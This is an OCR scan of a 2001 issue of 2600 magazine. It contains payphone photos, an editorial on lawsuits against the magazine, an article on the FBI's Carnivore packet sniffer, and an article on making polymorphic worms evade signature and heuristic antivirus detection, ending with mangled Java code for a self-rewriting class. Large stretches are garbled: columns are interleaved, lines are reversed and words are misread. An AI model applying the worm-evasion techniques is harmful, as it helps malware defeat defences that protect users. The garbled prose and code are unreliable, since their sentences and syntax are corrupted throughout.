trange Looking Foreign Phones



Rusadasi, Turkey. Said to be near presumed historiest house of the Virgin Mary. Verteon phones never get to make dains the that.

Photo by Richard Bejtlich



Sogut Island, Turkey, No major resigous loons in signt but this is namond to be the only such phone on the Island, which has less than 300 inheldlerts. Photo by Paul Pate.



Gates, Matta. Variations on a theme. Note the reser identical features to the blue mode.


Photo by A. Evans

Photo by A. Evans

Luga, Malta. Baby blue phono found at the Matta International Arper.

Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com

The Hacker Quarterly Volume Eighteen, Number Two Summer 2001 55.00 US, 57.15 CAN



"Handing over the digital spectrum, or for that matter the Internet, to private power — that's a huge blow against democracy. In the case of the Internet, it's a particularly dramatic blow against democracy because this was paid for by the public. How undemocratic can you get? Here is a major instrument, developed by the public — hist part of the Pentagon, and then universities and the National Science Foundation — handed over in some manner that nobody knows to private corporations who want to turn it into an instrument of control. They want to turn it into a home shopping center. You know, where it will help them convert you into the kind of person they want. Namely, someone who is passive, apathotic, sees their life only as a matter of having more commodities that they don't want. Why give them a powerful weapon to turn you into that kind of a person? Especially efter you paid for the weapon? Well, that's what's happening right in front of our eyes." - Noam Chomsky, linguist and political dissident, from an interview with the Boston Phoenix in 1999.

Editor-In-Chief Emmanuel Goldstein Layout and Design ShapeShifter

Cover Concept and Photo David A. Buchwald

Cover Design The Chopping Block Inc.

Office Manager Tampruf

Writers: Bernle S., Billst, Blue Whale, Noam Chomski, Eric Corley, John Drake, Paul Estev, Mr. French, Thomas Icom, Javaman, Joe530, Kingpin, Miff, Kevin Mitnick, The Prophet, David Ruderman, Seraf, Silent Switchman, Scott Skinner, Mr. Upsetter

Webmaster: Bluknight

Web Assistance: Juintz, Kerry

Network Operations: CSS, Phiber Optik

Special Projects: mlc

Broadcast Coordinators: Juintz, Cnote, Silicon, AbsoluteO, RFmadman, BluKnight, Monarch, Fearfree, Mennonite, jijack, Jack Anderson

IRC Admins: Autojack, Ninevolt

Inspirational Music: Grade, Throbbing Gristle, Wendy James, Phil Ochs, Billy Bragg, Jim Carroll, Barkmarket, iTunes

Shout Outs: all our friends in Detroit, Dayton, and the stops along the way, Eric Grimm, Kathleen Sullivan, John Gilmore, Robin Gross, Cindy Cohn, Xenocido Matt, Monarch, Trenton Computer Festival, ICON, Leila and Greg, Smark and Roddy, Dan Morgan, Athens Film Festival

What Was: Douglas Adams, Joey Ramone What Wasn't: Shinjan Majumder

2600(ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc. 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.

POSTMASTER: Send address changes to 2600, PO. Box 752, Middle Island, NY 11953-0752.

11953-0752. Copyright (c) 2001-2600 Enterprises, Inc. Yearly subscription: U.S. and Canada - \$18 individual

\$50 corporate (U.S. funds). Overseas - \$26 individual,

Back issues available for 1984-1999 at \$20 per year,

per year, \$25 per year overseas. Individual issues available from 1988 on at \$5 each, \$6.25 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO: 2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO: 2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099 (letters@2600.com, articles@2600.com). 2600 Office Line: 631-751-2600 2600 FAX Line: 631-474-2677

The NEW 37&T Nerwork

Tell Me: Uses and Abuses

Snooping the Stac

Meetings

Markerplace

301 31 School AINT AT Home Fun With Fortres Password Schemes Exploring HPUX Popular Mythe on from the Desktop About ICP Wrappers Hacking an NT 4 Domain How to Become a Michigan Memos You About 888 was a lie Password Authentication Miscondeptions Everything your Parents Told Exera Polymorphic Worms What is Carnivore, Really? SCRIP TURE The Broken Wheels of Justice Hacker Saint ಷ 20 6

We are a stellar founded upon the very principles of fairness and equality - at least on paper. We like to tell ourselves that there is equal pistue ender law and that everyone is critical to their day in each Thought will set you free and all that. But as we get to experience more of the legal switch, it becomes pointfully clear that such things are flecting as best, next to nonexist at worst.

body was willing to stop forward officially and chal of those cases, free speech took the upper hand - noof the other corporations that tried to quell dissent and lenge the inherent right of people to express domains were registered in the first place. And in all cious corporate image. We actually had anticipated criticism by threstoning sites which insulted their prehad a good laugh over it back then, as we did with all such attempts, which is one of the reasons why the such a site was sanctioned by General Motors! We As if anyone would be confused into thinking that ment for dering to register frickgeneralmotors.com. General Motors accusing us of trademark infringes we can only imagine what offer legal baltles we'll be back in October we got one of those assty letters from ("most coxest" meaning at the time this was written acing by the time you read this). You may remember Take the most recent absurdity to come our way

competitor - Ford. And then we kind of got distracted to come along, we pointed the domain at their main as we were working on the DeCSS appeal. were waiting for the perfect anti-General Motors site self anybody about it. All the publicity for the domain even come up with an actual site yet. We didn't even of Ford! There had to be some mistake, we thought came from the General Motors threat. So while we fore General Motors started to threaten us, we hadn't in it. It turned out we didn't have to You see, right be-Since we didn't even hove a domain with Ford's name General Motors, the papers were being filed on behalf pers. Another lawsuit. But instead of coming from affeatipts being made to serve as with more court pathe middle of preparing for our Second Circuit appeal in the DeCSS case that we became aware of bungled Until now, In fact, it was night when we were in

Without say kind of a warning or arrempt to conbact anyone at 2000. Food simply filed a lawsuit against us. They claimed that we had no right to link to them and that we were somehow engaging in fraudulent behavior - simply by pointing the domain

> at them? Their topic went contesting like this, someour would take it aport themselves to type www.fuck genetic moors one uplo their browser, would then be transported to wow.fort.com, and would wind up bying mortally assured, thinking that fixed was using assity language against their competitors. Ford would have customers and would have its image irreparably camaged. all because of the

If was thill from 10 we how here corporations in terperted and allowed the concept of free speech. But now it was no longer simply a flavor - they had actually pone and sued us. And we had no choice but op pool our resources and bunch a fetense.

dication, the day in court we all imagine where the crime for publishing information in an electronic when Craig Neidorf of Phrack was charged with a and everything somehow gots made right? world finds out that we are innocent of wrongdoing was left with crippling legal bills. Where was the viamagazine. Even though the charges were dropped, he how things from out. We first saw this back in 1990 can be extremely costly and draining, regardless of »bother or not we win. A major injustice here is that ruled on the spot. But this isn't completely about a boyeful sign since Ford had wanted the Judge to gulo any kind of accountability. Being dragged into court his kind of thing happens in the first place without were a serious threat to Ford, he would have no doubt against us municolately. If the judge had thought we At press time we were still waiting for a vertice

win. Sounds crazy? It is, And it's what the American whether or not you're found guilty or innocent. more serious tone when it no longer scents to matter justice system has turned into. the game, you lose regardless of whether or not you whether you win or lose. If you're even brought into mistake about it. But the injustice takes on an even people to know. These are true injustices - make no information that their DirecTV subsidiary didn't want News out of business, samply for publishing technical pontions that crosh the endeavors of individuals, pie get charged with crimes of a jidiculous and absurd such as when General Motors pur Satellize Watch We've seen preposterous lawsuits filed by hugo connature. We've seen many of them sent to prison Since those early days, we've seen scores of peo-

Take the case of ShapeShifter, our layout artist, who was arrested during the Republican National Convention last year to Philadelphia. From the begin-

Suiopspace (un one of the people who was completely vandicated of were dropped for lack of evidence. ShapeShifter was actually be heard in coort, the vast insjectly of them chang of a protester was heard. Even the buil - half a to charged with. When it came time for these cases to was previously unbeard of for people to be hald on ple to be released before the convention was over. It others - was designed to make it impossible for peogoal was to crush any sign of dissent before the first in crowd control from the Dictator's Handbook. They by the authorities, who seemed to have taken lessons ning, it was clear that this was a case of intimodation lenses, which was the most that people were able to such astronomically high balls for such trivial of million dollars in ShapeShifter's case, double that in

ministrative costs." And so it goes. court ruled that it had the right to keep \$750 for "adin 21st century America, where people are presumed guilty even after being found innocent. In the end, the all this time. But we don't live to television. We live people who coughed it up, perhaps with an apology, matter that the full amount would be given back to the wasa't. You would think after forcing a hearing on the or maybe even with the interest it had been gathering when all charges against him were dropped. It still where \$10,000 in cash was enough to get him redollar bail? Eventually that was lowered to the point that, by default, he loses. Remember the half malbon was brought into the arena of the legal system means nocent of all charges, the very fact that ShapeShifter returned when he showed up for the trial, it wasn't leased. You would think that the bail would have been Once again, the answer is no. Despite being found in-You would think the bad would have been returned So should this be considered a happy ending?

Every time we find ourselves in a coun of law, we seem to base lost by default, something even a viscour of base lost by default, something even a viscour of standing up to any of the bellies who put us through this bell. But every time we do, it costs to and not just financially. We have to devote termendous researches into the act of simply defending who we are and what we've been deing for all these years. And one has to worder at the timing. The day before the "Free Kevin" bartle cente to an end was the day an injunction came down against us, starting the DeCSS case. And it was while we were putting together the final touches on the DXCSS appeal that the Ford papers were filed. We know all about the eternal vigilance thing - we just didn't expect to be living it so literally.

Many would say there's a simple solution to these problems. Don't put yourself in a position where you can be a victim. Recognize the threats and avoid them. It's not an uncommon sentiment. And that

would have saved us the logal fees from the Ford case. It would have saved the Electronic Frontier Foundation more than a million dollars when they stopped up to defend us in the DoCSS case. And it would have saved ShapeShifter a wook in juil. But what would have been gained? Absolutely nothing.

direction. things are moving in. And it's usually not a very good rested for standing on the wrong sidewalk or sued for involved and thereby reduce the risk of getting arselves get used to them. It's always easier to not ger volved, we wind up endorsing whatever direction angering the wrong people. But by not getting inplerely impossible, to turn back because we let ourone spreading up everywhere, the growing "peed" for or two - mandatory drag testing, cops in schools, prissurvestiance - will all be so much harder, if not comthe idea that this right no longer exists. All of the unwould one day have to fight to get it back. And that to stifle speech would have present that someone else pleasant things that have occurred in the last decade gets a whole locharder when everyone gets used to leage it. Same thing with the DeCSS case. Agreeing to will be infiniteled into agreeing that people indeed who registers a site that some corporate grant objects come visible proty quickly. Maybe the next group always seem to reach after asking these very questhe precedent until someone else comes along to chaldon't have the right to criticize them. And skar will be may not be immodistely obvious but its effects befighting, we do lose - we lose by default. The loss tions is that, yes, it is a bad thing. Because by not nothing would have been lost either? The soswer we But is not gaining anything really that bad since

While we willingly accept the crust and the risk of going to battle over the issoes we believe in, we must object to the way the system penalizes any of us just for being drugged into the legal game. If cases are found to be without ment, the defendent should not be punished at all, financially or otherwise. Perhaps more people would be willing to fight these bottles if losing the case was truly the only way to lose.

In happier news, our next HOPE conference - H2K2 - has already been finalized and planned for July 12-14, 2002. We now have more than four times the space of the previous conference which allows for practically unlimited possibilities. You can help in the planning stages by joining the h2k2 osaling list - send an e-real to majordemo@2600.com and type "subscribe h2k2" on the first line of the message. Or just chack our web sites of www.h2k2.os.

Summer 200.

Really?

by Achilles Outlaw, Ph.D.

scaner program. write borne about. "Adventure" is a much Right off the bat: Carnivore isn't anything to

will see something very different from what was But when one peels back the black shroud, one We're scared of it because of all the mystery

pages was the source code for Omnivore, the them significantly blacked out. Included in these ter (EPIC). 750 pages were released, most of filed by the Electronic Privacy Information Canclassified documents released during a lawsuit predecessor of Carnivore. That's blacked out the other FBI snoop programs comes from de-Most of what we know about Carrivore and

tew things Based on these documents, we know only a

model used today. version was released in 1999, which is the ran on Sun's Solaris platform. A Windows NT tuary of 1997 as Omnivore, an early version that Carmivore was supposedly conceived in Feb-

Off The Shelf) Windows NT box, Pentium III

directed at a suspect. It really is quite benign. Carnivere is literally a "COTS" (Commercial

traffic to and from a site, ftp or email. simply refer to the monitoring and recording of bound traffic) and pen register (outbound traffic) cific account/IP address. Trap and trace (innetwork traffic (both directions) to/from a spedirections) from a given account, or capture all sounds luce: capture all email messages (in both uncopen register. Content whether is what it methodologies; content wiretap and trap and Carnivore is an intercept program, using two

need to comply if they can provide the informa-

Why hother with all this? The ISP does not

tion" is not sufficient to permit the use of Carni-"An undetermined employee at ABC Corporawith a court order/search warrant and informa-(or IV) with a buge drive (2 Gig Jaz) to store in-

tion on who exactly they need to eavesdrop on formation. This box is taken to an ISP along

than getting a Camiwore box set up. In other tion through other means, which is a lot easier

such requires a Federal judge's order. because that would be considered content and as can't even copy the "Subject" line of an email only the "To" and "From" lines. Technically, it used, probably isn't copying the entire emails trace/pen register can be granted by pretty much any judge. Therefore it is "barder" to do a conthorized by a federal judge, while the trap and tent wiretap. The result is that Carnivore, if ever Basically, a full content wiretap has to be au-

thing, including email, goes out over the Inter-

that copies information as it passes by, Every-

information. Ostensibly, it is a packet sniffer understand exactly how Carnivore gets all this the FBI, and Carnivore never gets used. words, the ISP can simply copy your emails for

Where it all gets sticky is when you try and

any savvy webmaster or ordinary ISP can do. If all of this sounds no different than what

isn't some supercomputer in Quantico that gets It is important to understand that Carnivore

> letter that goes by. If either address matches the at the feturn and destination address of every a computer that sits in the post office and looks

clear which packet was missed and that a packet

The analogous situation is this: Carnivore is

may occasionally get missed, so only an incomreconstructs it as a complete email. A packet net in packets; Carnivore copies each packet and

plete email is reconstructed, but it is always

on its way. No match: no copy. Carnivore may copy only pages one, three, and four of the letmissed page two. To which I say: big deal ter, but it will have clearly indicated that it suspect's, the letter is copied and then sent back

that resembled the suspect's - instead of only

stalled, it likely would not be there for longer newed every month. So if Carnivore was in-Furthermore, search warrants need to be re-

ISP can do all this for the FBI anyway; Camidress traffic. (EtherPeek, along with other proanyone, is used by Carnivore to capture IP adproducts. Robert Graham, author of a great FAQ yore doesn't need to be used. declassified documents.) And, remember, the fact. Carnivore itself is built with commercial scattally the same thing, as will TCPDUMP. In kiee.com/altivore/). Packet logging will do escalled Altivore (downloadable at www.networ (see below), guesses that EtherPeek, available to tion has an open source version of Carnivora been around for a while. Network ICE Corporament is behind the curve. Email smiffers have The point is that, once again, law enforceexplicitly mentioned

consul account, and wrote the offending entails. other guy using Trojan Horse." You could even the browser enough times to get back into the say someone sat at your terminal, hit "Back" on fense to say "I dido"t send that email - it was ancount from Yahoo! (just make up the personal And as Graham points out, it is a very easy deinformation), or use a mixmaster or re-mailer You can get a practically anonymous entail acdress, it doesn't take a genius to circumvent it Since Carnivore works off of an email ad

over IP" interception (phone calls, or also voice chat?) but not how this is done (or if it is done at of the declassified pages are references to "voice in it: Packeteer, Coolminer, EtherPock, On some also known are some of the programs involved target saw them while suring the web." What is called SecurityFocus: "[DragonWare Suite can] reconstruct web pages exactly as a surveillance capabilities of which are still unknown. What is part package called DragonWare Suite, the full But Carnivore is really only one part of a three snown comes from an analysis by a private firm So Carnivore isn't all it's cracked up to be

Going back to the post office analogy, the early stroop program that picked up less information. at least a little odd that the FBI would want a mation; version 2.0 was more surgical. It seems Carnivore starfed copying letters with addresses scrapped because it picked up too much inforsion of Carnivore (version 1.2) had to be An interesting side note is that an early ver-


> matched: when you actually do? If you know the suspect's if you can get more information, are there times concerns over privacy, but it begs the question: and "J. Abrowny," etc. I recognize that the re-"John Browstein" it also copied "Joe Brown Carnivore be used to copy anything that last name and home state but nothing else, could duction in capability was done because of public

question "What is Echelon?" may be mysterious n't want to prosecute you (that's the Justice Deneeds to be as broad as possible. The NSA does (i.e. phone calls) into text and do searches for lator article. The particulars surrounding the Schelon is (and isn't) has to be discussed in a partment's job). It wants to find you, But what used, is for surveillance and identification, so it within the confines of the law. Ecbelon, if it is prosecution, and as such needs to be specific and portant distinction is that Carnivore is used for flagged words off of the transcription. The im-NSA could convert intercepted voice messages can do this very thing. In fact, even in 1975 the was not) begun as far back as 1975 theoretically content. Echelon, the NSA program that was (or of a known suspect's account or address, not Bin Laden" and "bomb" will not get you picked up by Carnivore, because Camivore works off "flagged" words. For example, writing "Osema What Carnivore can't do is sniff out

But any policy binging on mystery eventu-

20088⁽²⁾ declassified documents. Anyone want to take a work. The firm's identity was blacked out in the geted \$650,000 for an "Enhanced Carnivore" and occuracted a commercial firm to do the nivore or Dragoo Ware Suite. The FBI has bud-One last curiosity: the FBI didn't make Car-

www.epic.org/privacy/carnivoce/foia_docudictionary of hacking terms. The declassified monts mou. vore-faq.html. He is also the author of a great of Carnivore, you can read Robert Graham's documents themselves can FAQ at www.robertgraham.com/pubs/cami-(For an excellent and much in-depth analysis



by Dr. Leovinus

All of the information, ideas, and source code appearing in this article is for educational purposes only. I deny any responsibility for any use of the information, ideas, and code appearing here, including any responsibility for any variation thereof. My goal is to educate users on just how dangerous new generations of worms and viruses may become so that they can start developing security methods to combat such viruses. All code is written in Java due to its built-in security (which should prevent the included code from being used in destructive applets as is).

compared with the existing generation. son between the signatures left by the comments in the new generation when first so that there would be no companscript with each generation but also reegy employed successfully by the moved all of the existing comments ment characters interleaved inside the worm. It not only added random composes only!) phism script (for demonstration purxdroop presented us with a polymor improved on the comment rewrite strat-ILOVEYOU Outlook .vbs worm that polymorphic In the Winter 2000-2001 issue variant written after

Although such a script would fool the majority of c-mail virus detectors that simply rely on known signatures during the virus detection process, they would not get by polymorphic virus detectors that were smart enough to base their signatures on executable code only (and they definitely would not get by advanced virus detectors that used standard generic decryption techniques in a virtual computer which analyzed

execution sequences). However, if we take the ideas presented in the article one step further, we could easily create a worm or trojan which did.

First of all, why stop at comment mutations? Many of today's languages, especially those that support object-based structures to some degree, make code mutation trivial. For example, in Java, I can write a simple program (ReWriter) that will rename all of the class methods and attributes of a given class - the vast majority of the time. (I failed to check for unusual or special syntax in the script and this could be a problem - the script does work on itself ad infinitum.) It is impossible to create a static signature for a worm or trojan based on such a script.

With sufficient analysis, it is possible that one could come up with a relatively accurate dynamic signature of the form [i1 ... i2 ... i3 ... ma ...] (i = instruction, m = method call / jump instruction) where all method and attribute names were ignored and only the syntactical structure was analyzed, but as all programs coded in the same language are limited to a relatively small instruction set, the signature would have to be quite large to have any degree of accuracy and would thus be quite difficult to generate from a pure analysis of viral activity.

Moreover, assuming that one could develop such a generic signature dynamically from an analysis of multiple infections, we could take the random nature of our worm one step further and dynamically vary the order of operations. Most of the time, it is possible to identify groups of operations that can be performed in parallel as they are not

interdependent and this will allow us to break down our program into precedence groups, where the operations in each group can be performed in random order as long as the operations in the first group are performed before the operations in the second group, etc.

own precedence level, one can write a method in a Java class using reflection pseudo-randomly method in Java in under 30 lines to der inside a precedence group stores its based. For example, if each method signature and allow the virus to slip nullify any attempt to generate a usable user-defined names, will completely quence on each run, which, when comand produce a different instruction secan use reflection to dynamically run cration, or set of operations, into a dilif we break down each independent opsome languages. For example, in Java, (RandomRunner). that can be run in a pseudo-random orpast any virus detector that is signature bined with polymorphic comments and the methods in a pseudo-random order into a different precedence group, we ferent method and classify each method This is also relatively easy to do in execute

addresses in the address book, (2) crecutes instructions to load all of the uses non-virus specific heuristics that ates a copy of itself for each address. ficial). If your worm simply (1) exethat are benign (and maybe even beneactions on execution, including those ogy available. The trick is to insure that feat even this technology, which is the above technique could be used to deis solid. However, an extension of the the implementation of this technology declaring the file as clean, especially if trojan inside a virtual computer before runs the file containing the worm or intercepted by a generic decryptor that your worm or trojan performs multiple most sophisticated anti-virus technolchance that our worm or trojan will be Of course, there is still a good

> and (3) sends itself off, this viral pattern will be detected by a well-coded generic decryptor based on a large database of heuristic evidence even though a good implementation of the above techniques will allow the worm or trojan to slip past a signature based detection scheme.

would be given a clean bill of health. chances are, your worm or trojan pattern would stand out upon execution dence group above, then no predictable dow and interleaved each of these tasks auto-reply and open new message winecuted some standard commands like system rules, and (d) automatically exsheet according to well-accepted local a useful looking document or spreadincluded video or sound file, (c) created using a prolonged, indirect variant of the algorithm used above, (b) played an inside the into one super-task using the prece-If your worm (a) propagated itself virtual computer and

In summary, as with xdroop's article, I believe that the ideas presented
herein form the basis of interesting and
challenging problems. Problems that
should be thought about, analyzed, and
solved by the hacker community at
large before some rogue hacker who
does not represent the community
solves these problems and uses the
knowledge therein to infiltrate and
damage systems and ruin our bad
name.

I also like interesting problems and am anxious to see what others can come up with, particularly in terms of detection and identification algorithms. So I pose a challenge: Algorithmically speaking, what is the most undetectable worm, trojan, or virus that you can devise and how would you stop such a worm, trojan, or virus from infecting computers in the real world? Happy sleuthing.

```
method . cumic ( she ) may look, it is perfectly legal */
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         isport jara
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             /* both some couplex random rapping would be used */
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     and attributes for the remarks to take place ; fortunately / java (groces whitespeck so even as strange as
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   public class herrica.
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 per firs class "rewrites" itself when its rewriteSettil method is called; it candenly charges its mark, its
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       method cames, its attribute names, and its connects . "/
I'm This needed touched the given class "
                                                                       ( (CCD2) social objection ( SCCD2)
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                impart [ava . util . StringTakeriser,
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    my libdel
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 import java
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  Mary and
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      import Java . lang . redner . Mechod:
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  /* begin beveicer java file */
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     PARC 330de
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          usport Java . lang . refect . Field:
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         String apereduciperstors ( String at ) |
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       (** This method currounds operators with white space for the recriter */
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    At this worked recents a explanement for the input String guaranteed on be unique aroung all impute ; in real-
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      public String namedup (String (Sure)
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              public static wold main (String [] args)
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     String originals [] whell,
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            String opp = ".[1]():-[*],/Norsh*[-3:*]

// nors that backslash () and quotes ['.e'] are ordered
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        I've The main method "/
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          String outside [] a mill;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       for This attribute stores the how names of the methods and fields being supped "/
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               fig. This attribute stored the original names of the methods and fields being support "/
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          StringConpare ac a new StringCompace III;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           /** This attribute stores a StringCospane comparator */
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        7. This attribute stores the symbols used in laws operators / progress : These must be apparated from methods
                                                                                                                               Case Consess
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               // asphone ( )
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          -120
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      if ( ifiam ) compare(c) "main" ( ) + ( ) |
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             ry . rewritefelf it;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 Buttless on a new Respiter |1;
                                                                                                                                                                                                                                                                                                                                                                                                                                 Tr ( ops - tribeof ( et . Chaot ( i ) ) >= 1 ) {
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     Telura i Sign + " poo" ;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   return "mate"
                                                                                                                                                                                                                                          at a structing ( ) , ( ) , ( ) , * * * * . * schetting ( 1 , ) ( ) * * * * st . silvecting ( ) ) ;
                                                                                                                                                                                                                                                                                                                                                   while (1) 5 < st - 2 mogth (1) sk ( spa - indexOf ( st - cbsSh ( ) ) > + 0 ) | |
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        į
                                                                                                                                                                                                                                                                                                                                      ...
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       . util . Sireya;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       . 0011
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   . 10 . FileOutputStream
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           1120
